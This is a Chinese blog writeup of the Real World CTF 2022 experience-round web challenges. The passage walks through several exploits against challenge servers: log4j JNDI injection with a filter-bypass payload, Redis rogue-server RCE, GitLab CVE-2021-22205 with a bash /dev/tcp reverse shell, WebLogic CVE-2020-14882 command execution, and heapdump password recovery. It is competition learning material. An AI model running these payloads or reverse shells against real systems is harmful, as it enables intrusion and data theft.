

2022 Real World CTF体验赛Writeup

原创

[keepb1ue](#)



已于 2022-01-23 22:39:53 修改



4128



收藏 4


分类专栏: [CTF_Writeup_\[web\]](#) [web安全](#) 文章标签: [web安全](#) [CTF](#) [安全](#)

于 2022-01-23 10:00:00 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_36618918/article/details/122646842

版权



[CTF_Writeup_\[web\]](#) 同时被 2 个专栏收录

13 篇文章 2 订阅

订阅专栏



[web安全](#)

15 篇文章 0 订阅

订阅专栏

还是太菜了 不配打Real World正赛(神仙打架), 打打体验赛压压惊。



Time left 7:56:21

HOME NEWS CHALLENGE TREND SCOREBOARD MY TEAM

REAL WORLD CTF

HACK THE REAL

00 : 07 : 56 : 21

DAYS HOURS MINUTES SECONDS

<为什么会有体验赛/Why Be A RWCTFer>

连接企业、高校极客们同台竞技，同享网络安全技术成果，大赛中所有挑战均基于真实世界应用创建，Hack the Real。在这里自由组队，开启人生第一场Real World CTF。

Be A RWCTFer welcomes anyone who is interested in the Real World CTF especially the geeks from enterprises and colleges, and whoever wish to promote your real hacking techniques within 24 hours. Participated and receive your first real-world CTF challenge experience. Hack the Real. Just BE A Real World CTF Player at First.

CSDN @keepb1ue

log4flag

log4flag

Score: 0

Web

Make log injection great.

```
nc 47.102.135.31 9999
```

attachment

Note: [This Proof-of-Work Script](#) may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```


Or you can solve the proof-of-work automatically with host and port provided as arguments:

```
$ python proof-of-work.py 47.102.135.31 9999
Solving proof of work...
47.102.135.31:37570 (available for 600 seconds)
Please send your payload to the address above.
```


Souvenir Redemption Code: 5230cf01c285ec2f4fd04a5bdf882f34

CSDN @keepb1ue


```
→ ~/Downloads python3 proof-of-work.py 47.102.135.31 9999
Solving proof of work...
47.102.135.31:31355 (available for 600 seconds)
Please send your payload to the address above.
```



提示log4j, 测试payload: `${jndi:rmi://xxx.dnslog.cn/Exp}`



存在检测,bypass payload: ``${lower:j}${lower:n}${lower:d}i:${lower:rmi}://xxx.xxx.xxx.xxx:1099/siavc8``
直接搭建jndi服务, 尝试反弹shell




```
[root@~]# nc -lvvp 12345
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from [redacted]:
Ncat: Connection from [redacted]:54342.
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
ctf@d73fb273fcb3:/$ ls
ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
```

CSDN @keepb1ue

```
ctf@d73fb273fcb3:/$ cat /flag
cat /flag
rwctf{d4b4b837f95542aa93b43ee280b230d8}
ctf@d73fb273fcb3:/$
```

flag: `rwctf{d4b4b837f95542aa93b43ee280b230d8}`

Be-a-Database-Hacker



Time left 21:47:50

HOME NEWS CHALLENGE TREND SCOREBOARD MY TEAM Light

Be-a-Database-Hacker

Score: 167

Web

Have fun hacking one of the most popular in-memory databases in the world.

```
nc 47.102.124.80 6379
```

attachment

Hint: Master-Slave Architecture

Note: [This Proof-of-Work Script](#) may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with host and port provided as arguments:

```
$ python proof-of-work.py 47.102.124.80 6379
```

根据提示, 6379 反弹, 很明显的redis。

获取题目地址后

测试是否存在未授权访问

```
C:\Users\allblue\Downloads>nc 47.102.124.80 33688
info
$2699
# Server
redis_version:4.0.14
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:165c932261a105d7
redis_mode:standalone
os:Linux 5.4.0-92-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:8.3.0
process_id:1
run_id:c638bb4dbcbb959f4cdd477ed206b5c90ae9be21
tcp_port:6379
uptime_in_seconds:97
uptime_in_days:0
hz:10
lru_clock:15431460
executable:/data/redis-server
config_file:

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:849232
used_memory_human:829.33K
used_memory_rss:4190208
used_memory_rss_human:4.00M
used_memory_peak:849232
used_memory_peak_human:829.33K
used_memory_peak_perc:100.11%
used_memory_overhead:836126
used_memory_startup:786488
used_memory_dataset:13106
used_memory_dataset_perc:20.89%
```

CSDN @keepb1ue

很明显存在未授权访问, 而且redis版本 <5.0.5, 这里可以使用redis主从复制进行RCE。

```
[root@~]# python3 redis-rogue-server.py --rhost 47.102.124.80 --rport 30321 --lhost=
--exp=exp.so

RedisRogueServer

@copyright n0b0dy @ r3kapiG

[info] TARGET 47.102.124.80:30321
[info] SERVER 47.102.124.80:30321
[info] Setting master...
```



```
[info] Setting dbfilename...
[info] Loading module...
[info] Temporary cleaning up...
What do u want, [i]nteractive shell or [r]everse shell: i
[info] Interact mode start, enter "exit" to quit.
[<<] whoami
[>>] =@redis
```

CSDN @keepb1ue

```
[<<] env
[>>] HOSTNAME=771808b71978
[>>] REDIS_DOWNLOAD_SHA=1e1e18420a86cfb285933123b04a82e1ebda20bfb0a289472745a087587e93a7
[>>] HOME=/home/redis
[>>] PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
[>>] REDIS_DOWNLOAD_URL=http://download.redis.io/releases/redis-4.0.14.tar.gz
[>>] REDIS_VERSION=4.0.14
[>>] GOSU_VERSION=1.12
[>>] PWD=/data
[<<] ls /home/redis
[<<] ls /tmp
[>>] flag.txt
[<<] cat /tmp/flag.txt
[>>] rwctf{c4374dba71fbf50144f7a1a04b7f5837}
[<<]
```

CSDN @keepb1ue

flag: `rwctf{c4374dba71fbf50144f7a1a04b7f5837}`

the Secrets of Memory

the Secrets of Memory

Score: 158

Web

Have fun digging into Spring Boot Actuator and hope you can reveal the Secrets of Memory.

```
nc 139.196.213.45 8080
```

attachment

Note: A [Proof-of-Work Script](#) may be helpful.

Using the script, you can solve the proof-of-work interactively:


```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with host and port provided as arguments:

```
$ python proof-of-work.py 139.196.213.45 8080
Solving proof of work...
139.196.213.45:39656 (available for 180 seconds)
Please send your payload to the address above
```

Souvenir Redemption Code: 98f0b2468f460680b6cd58d5c902f6a1

CSDN @keepb1ue



Hello Actuator!!

tips很明显了，Spring Boot Actuator 的 RCE

```
[12:41:14] 200 - 2KB - /actuator
[12:41:14] 200 - 20B - /actuator/caches
[12:41:14] 200 - 6KB - /actuator/env
[12:41:14] 200 - 247B - /actuator/health
[12:41:14] 200 - 82KB - /actuator/beans
[12:41:14] 200 - 98KB - /actuator/conditions
[12:41:14] 200 - 749B - /actuator/metrics
[12:41:14] 200 - 54B - /actuator/scheduledtasks
[12:41:14] 200 - 181B - /actuator/info
[12:41:14] 200 - 32KB - /actuator/logfile
[12:41:14] 200 - 22KB - /actuator/mappings
[12:41:14] 200 - 14KB - /actuator/prometheus
[12:41:14] 200 - 57KB - /actuator/loggers
[12:41:14] 200 - 8KB - /actuator/configprops
[12:41:14] 200 - 108KB - /actuator/threaddump
[12:41:17] 200 - 30MB - /actuator/heapdump
```

访问 `/actuator/env` 的时候，actuator 会将一些带有敏感关键词 (如 password、secret) 的属性名对应的属性值用 `*****` 号替换，以达到脱敏的效果。


而这里提示，flag就是password，而这里的password，已经脱敏。

```
262     "value": "*****",
263     "origin": "URL [file:./config/application.properties]:20:43"
264   },
265   "spring.datasource.url": {
266     "value": "jdbc:mysql://127.0.0.1:3306/flag?useUnicode=true&characterEncoding=utf-8",
267     "origin": "URL [file:./config/application.properties]:22:23"
268   },
269   "spring.datasource.username": {
270     "value": "the_datasource_password_is_flag",
271     "origin": "URL [file:./config/application.properties]:23:28"
272   },
273   "spring.datasource.password": {
274     "value": "*****",
275     "origin": "URL [file:./config/application.properties]:24:28"
276   }
277 }
```

在目标既不出网，/jolokia 接口又没有合适的 MBean 或者不支持 POST 请求的情况下，很多获取被星号脱敏的密码的明文的方法就失效了。

这时候就可以利用 Eclipse Memory Analyzer 来分析 /heapdump 或 /actuator/heapdump 接口下载的 jvm heap 信息，查找密码明文。

```
select * from java.util.LinkedHashMap$Entry x WHERE (toString(x.key).contains("password"))
```



class char[] @ 0x5da439d28
 java.lang.Object
 java.lang.ClassLoader @ 0x0
 96 (shallow size)
 96 (retained size)
 no GC root

```
select * from java.util.LinkedHashMap$Entry x WHERE (toString(x.key).contains("password"))
```

Class Name	Shallow Heap	Retained Heap
java.util.LinkedHashMap\$Entry @ 0x5da66ccf0	40	232
<class> class java.util.LinkedHashMap\$Entry @ 0x5da72bcc0 System Class	0	0
key java.lang.String @ 0x5da66cd18 spring.datasource.password	24	96
value org.springframework.boot.origin.OriginTrackedValue\$OriginTrackedCharSequence @ 0x5da66cd18	24	192
<class> class org.springframework.boot.origin.OriginTrackedValue\$OriginTrackedCharSeq	0	0
value java.lang.String @ 0x5da66cd90 rwcft{d597d5defdd22829d8587efb9f9d0954}	24	120
<class> class java.lang.String @ 0x5da40c2a8 System Class Native Stack	24	336
value char[39] @ 0x5da66cda8 rwcft{d597d5defdd22829d8587efb9f9d0954}	96	96
<class> class char[] @ 0x5da439d28	0	0
Total: 2 entries		
origin org.springframework.boot.origin.TextResourceOrigin @ 0x5da66ce08	24	48
Total: 3 entries		
before java.util.LinkedHashMap\$Entry @ 0x5da66ce38	40	216
<class> class java.util.LinkedHashMap\$Entry @ 0x5da72bcc0 System Class	0	0
after java.util.LinkedHashMap\$Entry @ 0x5da66ccf0	40	232
key java.lang.String @ 0x5da66ce60 spring.datasource.username	24	96
value org.springframework.boot.origin.OriginTrackedValue\$OriginTrackedCharSequence @ 0x5da66ce60	24	176
<class> class org.springframework.boot.origin.OriginTrackedValue\$OriginTrackedCharS	0	0
value java.lang.String @ 0x5da66ced8 the_datasource_password_is_flag	24	104
origin org.springframework.boot.origin.TextResourceOrigin @ 0x5da66cf40	24	48
Total: 3 entries		
before java.util.LinkedHashMap\$Entry @ 0x5da66cf70	40	296

Notes: Navigation History

CSDN @keepb1ue

flag: `rwcft{d597d5defdd22829d8587efb9f9d0954}`

baby flaglab

Time left 18:56:08

HOME NEWS CHALLENGE TREND SCOREBOARD MY TEAM

baby flaglab

Score: 134

Hope this challenge can bring back the flaglab pwning experience in Real World CTF 2018.

Note: For the remote environment, after proof-of-work, it may still take a few minutes to launch the flaglab website. If you can't access the web page, just be patient:-)

HINT: Baby flaglab is too immature to properly process images.

```
nc 47.102.106.96 8080
```

attachment

Note: [This Proof-of-Work Script](#) may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with host and port provided as arguments:

```
$ python proof-of-work.py 47.102.106.96 8080
Solving proof of work...
47.102.106.96:30151 (available for 600 seconds)
Please send your payload to the address above.
```

f.com/about CSDN @keepb1ue

```
0 47.102.106.96:33148
```

Terminal window showing a connection to 47.102.106.96:33148.

GitLab

A complete DevOps platform

GitLab is a single application for the entire software development lifecycle. From project planning and source code management to CI/CD, monitoring, and security.

This is a self-managed instance of GitLab.

Username or email

Password

Remember me [Forgot your password?](#)

Don't have an account yet? [Register now](#)

CSDN @keepb1ue

考点是Gitlab的一个CVE: [CVE-2021-22205](#),直接echo 写 反弹shell 到 tmp目录 然后赋予执行权限 然后执行就可以。

```
D:\T00ls\1T00ls\1WEB\4漏洞利用\Gitlab\CVE-2021-22205-main>python3 CVE-2021-22205.py -a true -t http://47.102.106.96:34592/ -c "echo 'bash -i >& /dev/tcp/47.102.106.96:34592' > /tmp/Keep.sh"
```

Author: Alex@Heptagram
Github: <https://github.com/Alex>

验证模式: python CVE-2021-22205.py -v true -t target_url
攻击模式: python CVE-2021-22205.py -a true -t target_url -c command
批量检测: python CVE-2021-22205.py -s true -f file

[+] 目标 http://47.102.106.96:34592/ 存在漏洞
[+] 请到dnslog或主机检查执行结果

CSDN @keepb1ue

```
D:\T00ls\1T00ls\1WEB\4漏洞利用\Gitlab\CVE-2021-22205-main>python3 CVE-2021-22205.py -a true -t http://47.102.106.96:34592/ -c "chmod +x /tmp/Keep.sh"
```

Author: Alex@Heptagram
Github: <https://github.com/Alex>

验证模式: python CVE-2021-22205.py -v true -t target_url
攻击模式: python CVE-2021-22205.py -a true -t target_url -c command
批量检测: python CVE-2021-22205.py -s true -f file

[+] 目标 http://47.102.106.96:34592/ 存在漏洞
[+] 请到dnslog或主机检查执行结果

CSDN @keepb1ue

```
D:\T00ls\1T00ls\1WEB\4漏洞利用\Gitlab\CVE-2021-22205-main>python3 CVE-2021-22205.py -a true -t http://47.102.106.96:34592/ -c "/bin/bash /tmp/Keep.sh"
```

Author: Alex@Heptagram
Github: <https://github.com/Alex>

验证模式: python CVE-2021-22205.py -v true -t target_url
攻击模式: python CVE-2021-22205.py -a true -t target_url -c command
批量检测: python CVE-2021-22205.py -s true -f file

CSDN @keepb1ue

```
git@0becf34efc6c:~/gitlab-workhorse$ ls /tmp  
ls /tmp  
Keep.sh  
flag.txt  
prometheus-mmap20220122-1839-v1hpc  
prometheus-mmap20220122-1963-i66ylh  
prometheus-mmap20220122-805-scws0a
```

```
prometheus-mmap20220122-860-1fnzf6j
git@0becf34efc6c:~/gitlab-workhorse$ cat /tmp/flag.txt
cat /tmp/flag.txt
rwctf{4edb62cb7b37d647e13bfed4f8d4b860}
git@0becf34efc6c:~/gitlab-workhorse$
```

CSDN @keepb1ue

flag: `rwctf{4edb62cb7b37d647e13bfed4f8d4b860}`

Ghost shiro

Ghost Shiro

Score: 150

Web

Ghostcat spies on everything of the website. No KEYS are exceptions.

```
nc 139.224.194.110 9999
```

attachment

Note: This Proof-of-Work Script may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Souvenir Redemption Code: c0e568f78e6c3e4423d96148a1b87f25

CSDN @keepb1ue

这个环境现在一直起不来，很迷。

讲下解题思路吧，shiro，但不是默认key

首先通过tomcat `Ghostcat(CVE-2020-1938)` 漏洞读取shiro.ini配置文件，得到key: `ODN6dDZxNzh5ejB6YTRseg==`

接着直接打shiro550漏洞即可。

Flag Console

REAL WORLD CTF HACK THE REAL

Time left 7:15:25

HOME NEWS CHALLENGE TREND SCOREBOARD MY TEAM

Flag Console

Score: 90

Web

Hack weblogic with only one url.

```
nc 47.102.143.222 9999
```

Note: This Proof-of-Work Script may be helpful.

Using the script, you can solve the proof-of-work interactively:


```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with host and port provided as arguments:

```
$ python proof-of-work.py 47.102.143.222 9999
Solving proof of work...
47.102.143.222:37570 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code: 4d3305b2863215ed3e32a2b60d9d5f9a

CSDN @keepb1ue



一个weblogic的 [CVE-2020-14882](#)，不多说

```

→ /d/T001s/1T001s/1WEB/4漏洞利用/weblogic漏洞扫描/CVE-2020-14882_ALL (master) python3 CVE-2020-14882_ALL.py -u http://47.102.143.222:49448/ -c "ls -lah /"

```

Author:GGyao
Github:https://github.com/GGyao

```

[+] Command success result:
total 68K
drwxr-xr-x  1 root   root  4.0K Jan 22 09:20 .
drwxr-xr-x  1 root   root  4.0K Jan 22 09:20 ..
lrwxrwxrwx  1 root   root    7 Jan 12 00:12 bin -> usr/bin
dr-xr-xr-x  2 root   root  4.0K Apr 11  2018 boot
drwxr-xr-x  5 root   root  340 Jan 22 09:20 dev
-rwxr-xr-x  1 root   root    0 Jan 22 09:20 .dockerenv
drwxr-xr-x  1 root   root  4.0K Jan 22 09:20 etc
-r--r--r--  1 root   root   40 Jan 21 11:40 flag
drwxr-xr-x  2 root   root  4.0K Apr 11  2018 home
lrwxrwxrwx  1 root   root    7 Jan 12 00:12 lib -> usr/lib
lrwxrwxrwx  1 root   root    9 Jan 12 00:12 lib64 -> usr/lib64
drwxr-xr-x  2 root   root  4.0K Apr 11  2018 media
drwxr-xr-x  2 root   root  4.0K Apr 11  2018 mnt
drwxr-xr-x  2 root   root  4.0K Apr 11  2018 opt
dr-xr-xr-x 701 root   root    0 Jan 22 09:20 proc
dr-xr-x---  1 root   root  4.0K Jan 21 11:49 root
drwxr-xr-x  1 root   root  4.0K Jan 21 11:50 run
lrwxrwxrwx  1 root   root    8 Jan 12 00:12 sbin -> usr/sbin
drwxr-xr-x  2 root   root  4.0K Apr 11  2018 srv
dr-xr-xr-x 13 root   root    0 Jan 22 09:20 sys
drwxrwxrwt  1 root   root  4.0K Jan 22 09:20 tmp
drwxr-xr-x  1 oracle root  4.0K Jan 21 11:52 u01
drwxr-xr-x  1 root   root  4.0K Jan 21 11:49 usr
drwxr-xr-x  1 root   root  4.0K Jan 12 00:12 var

```

CSDN @keepblue

```

→ /d/T001s/1T001s/1WEB/4漏洞利用/weblogic漏洞扫描/CVE-2020-14882_ALL (master) python3 CVE-2020-14882_ALL.py -u http://47.102.143.222:49431/ -c "cat /flag"

```

Author:GGyao
Github:https://github.com/GGyao

```

[+] Command success result:
rwctf{a4c0185ddf2a4e679bd6f1df137c12ba}

```

```

→ /d/T001s/1T001s/1WEB/4漏洞利用/weblogic漏洞扫描/CVE-2020-14882_ALL (master)

```

CSDN @keepblue

flag: `rwctf{a4c0185ddf2a4e679bd6f1df137c12ba}`

Be-a-Database-Hacker 2

Be-a-Database-Hacker 2

Score: 264

Web

If you are a php+apache+mysqler, don't miss this chance to taste this new database.

```
nc 101.132.252.88 9999
```

attachment

Note: This [Proof-of-Work Script](#) may be helpful.

Using the script, you can solve the proof-of-work interactively:


```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with host and port provided as arguments:

```
$ python proof-of-work.py 101.132.252.88 9999
Solving proof of work...
101.132.252.88:30151 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code: c01a48367e2a1f2cc17b3c85fd367716

CSDN @keepb1ue



English | Preferences | Tools | Help

Login

Saved Settings: Generic H2 (Embedded)

Setting Name: Generic H2 (Embedded) [Save] [Remove]

Driver Class: []

JDBC URL: []

User Name: sa

Password: []

[Connect] [Test Connection]

General error: "javax.naming.NamingException: problem generating object using object factory [Root exception is java.lang.ClassCastException: ExecTemplateJDK7 cannot be cast to javax.naming.spi.ObjectFactory]". CSDN @keepb1ue

H2数据库,搜索一下存在哪些洞

NOTICE: Transition to the all-new CVE website at www.cve.org is underway and will last up to one year. (details)

HOME > CVE > CVE-2021-42392

CVE-ID

CVE-2021-42392 [Learn more at National Vulnerability Database \(NVD\)](#)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The org.h2.util.JdbcUtils.getConnection method of the H2 database takes as parameters the class name of the driver and URL of the database. An attacker may pass a JNDI driver name and a URL leading to a LDAP remote code execution. This can be exploited through various attack vectors, most notably through the H2 Console which leads to unauthenticated remote code execution.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC: <https://github.com/h2database/h2database/security/advisories/GHSA-h376-j262-vhg6>
- URL: <https://github.com/h2database/h2database/security/advisories/GHSA-h376-j262-vhg6>

Assigning CNA

